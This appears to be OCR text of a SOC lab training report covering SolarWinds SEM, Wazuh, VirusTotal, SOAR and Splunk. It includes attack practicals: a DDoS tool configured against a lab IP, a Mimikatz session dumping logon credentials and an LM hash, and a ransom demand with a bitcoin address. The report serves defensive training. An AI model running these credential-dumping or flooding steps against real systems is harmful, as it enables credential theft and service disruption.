
Send $600 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Week 5

Report on OEM

- Solarwinds



Dashboard

Getting started with SEM Edit Dashboard

KPI
(last update: a few seconds ago)

Logs free storage	Used RAM	Used Memory	Used Storage	Oldest event occurred	EPS Last Hour
124	73	73	2.89	599	0
GiB	%	%	GiB	days ago	EPS

SEM Server Status
The health and status of the SEM appliance. (last update: a few seconds ago)

EPS (last hour)	Used Memory	Free Memory
0	73	796
EPS	%	MiB

Monitor Time Series
User Logons by Severity in Last hour (last update: a few seconds ago)

SEM Log Storage
Health and Status of the SEM ap...


Node Health
Nodes by last activity (last update: a few seconds ago)

Namennn	Last Event ▾	Type	Upgrade status
2020-05-04 02:06:04	wpar-aix-test2	🔒	outdated
2020-05-04 02:06:04	wpar-aix-test2	🔒	outdated

Logon Failures by User
Failed Logons by DestinationAccount (last update: a few seconds ago)

Week 6

- DDoS attack practical & Logs collection
- Malware attack practical & Logs collection
- Mimikatz attack practical & Logs collection
- Ransomware attack practical & Logs collection



IP: 192.168.147.140

Selected target: 192.168.147.140

Timeout: 9001

HTTP Subsite: /


TCP / UDP message: A cat is fine too. Desudesudesu~

Port: 80

Method: TCP

Threads: 100


☑ Wait for reply



```
  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 190245 (00000000:0002e725)
Session           : Interactive from 1
User Name         : Jay
Domain            : Jay-PC
Logon Server      : JAY-PC
Logon Time        : 4/24/2023 6:54:55 AM
SID               : S-1-5-21-1235924641-3164596700-3031777028-1000
        msv :
         [00000003] Primary
         * Username : Jay
         * Domain   : Jay-PC
         * LM       : 8f5eba968ca13d4209752a3293831d17
```

Wazuh Deployment

- Deploying Wazuh in Local Environment



DETAILS

Active 1

Disconnected 2

Pending 0

Never connected 0

Agents coverage 33.33%

Last registered agent Windows

Most active agent Windows

Agents (3)


ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	Parrot	10.10.9.130	default	Parrot Security 6.0	node01	v4.7.2	● disconnected	
002	Kali	10.10.9.128	default	Kali GNU/Linux 2023.4	node01	v4.7.2	● disconnected	
003	Windows	10.10.9.1	default	Microsoft Windows 11 Home Single Language 10.0.22631.3085	node01	v4.7.2	● active	

Rows per page: 10

‹ 1 ›

Virus Total Integration

- Threat & Malware Protection



manager.name: wazuh-server | agent.id: 010

wazuh-alerts-*

803 hits


Feb 21, 2024 @ 14:54:09.496 - Feb 22, 2024 @ 14:54:09.496 Auto

Time	rule.description	rule.level	rule.id
Feb 22, 2024 @ 14:53:09.667	active-response/bin/remove-threat.sh removed threat located at /root/eicar.com	12	100092
Feb 22, 2024 @ 14:53:09.495	File deleted.	7	553
Feb 22, 2024 @ 14:53:09.395	VirusTotal: Alert - /root/eicar.com - 65 engines detected this file	12	87105

Wazuh POC

- File Integrity Monitoring
- Detecting Malware Persistance
- Detecting Malware Persistance in Windows Registry
- Notepad Open Alert if open in Background
- CMD Open Alter if open in Background
- Logging the Command of Powershell
- Windows Defender Logs
- Monitoring Downloads Directory Using Virus Total


Wazuh & SOAR Integration



Status SUCCESS

```
"Results for Receive_Wazuh_alerts" : { 8 items
  "severity" : 2
  "pretext" : "WAZUH Alert"
  "title" : "Powershell Information EventLog"
  "text" : { 1 item
    "win" : { 2 items
      "system" : { 16 items
        "providerName" : "Microsoft-Windows-PowerShell"
        "providerGuid" : "{a0c1853b-5c40-4b15-8766-3cf1c58f985a}"
        "eventID" : "53504"
        "version" : "1"
        "level" : "4"
        "task" : "111"
        "opcode" : "10"
        "keywords" : "0x0"
        "systemTime" : "2024-03-21T06:42:58.4302386Z"
        "eventRecordID" : "10806"
        "processID" : "17036"
        "threadID" : "23116"
        "channel" : "Microsoft-Windows-PowerShell/Operational"
        "computer" : "DESKTOP-7V9EVSI"
        "severityValue" : "INFORMATION"
        "message" :
        ""Windows PowerShell has started an IPC listening thread on process: 17036 in
```

Windows AD Creation



Windows Server 2022 (AD) - VMware Workstation
File Edit View VM Tabs Help
Home
Wazuh
Windows Server 2022 (AD)
Server Manager
Server Manager ‣ Local Server
Manage Tools View Help
Dashboard
Local Server
All Servers
File and Storage Services
TASKS


PROPERTIES
For WIN-DJNJO8TK73L

Computer name	WIN-DJNJO8TK73L	Last installed updates	Never
Workgroup	WORKGROUP	Windows Update	Download updates only, using Windows Update
		Last checked for updates	Never
Microsoft Defender Firewall	Public: On	Microsoft Defender Antivirus	Real-Time Protection: On
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Disabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC-08:00) Pacific Time (US & Canada)
Ethernet0	10.0.0.1, IPv6 enabled	Product ID	00454-40000-00001-AA298 (activated)
Operating system version	Microsoft Windows Server 2022 Standard Evaluation	Processors	AMD Ryzen 7 6800H with Radeon Graphics , AMD Ryzen 7 6800H with Radeon Graphics
Hardware information	VMware, Inc. VMware Virtual Platform	Installed memory (RAM)	8 GB
		Total disk space	59.39 GB

EVENTS
All events | 45 total

Server Name	ID	Severity	Source	Log	Date and Time
WIN-DJNJO8TK73L	134	Warning	Microsoft-Windows-Time-Service	System	3/26/2024 10:47:38 PM
WIN-DJNJO8TK73L	1014	Warning	Microsoft-Windows-DNS Client Events	System	3/26/2024 10:47:28 PM
WIN-DJNJO8TK73L	1014	Warning	Microsoft-Windows-DNS Client Events	System	3/26/2024 10:47:26 PM
WIN-DJNJO8TK73L	1014	Warning	Microsoft-Windows-DNS Client Events	System	3/26/2024 10:47:20 PM
WIN-DJNJO8TK73L	27	Warning	e1i68x64	System	3/26/2024 10:47:18 PM
WIN-DJNJO8TK73L	1014	Warning	Microsoft-Windows-DNS Client Events	System	3/26/2024 10:47:13 PM
WIN-DJNJO8TK73L	27	Warning	e1i68x64	System	3/26/2024 10:47:12 PM

Installing Splunk



```
index="main"
```

✓ 175 events (4/28/24 4:00:00.000 AM to 4/29/24 4:01:22.000 AM)

SELECTED FIELDS

- a host 2
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a adminDescription 1
- a adminDisplayName 1
- a admonEventType 2
- a allowedAttributes 1
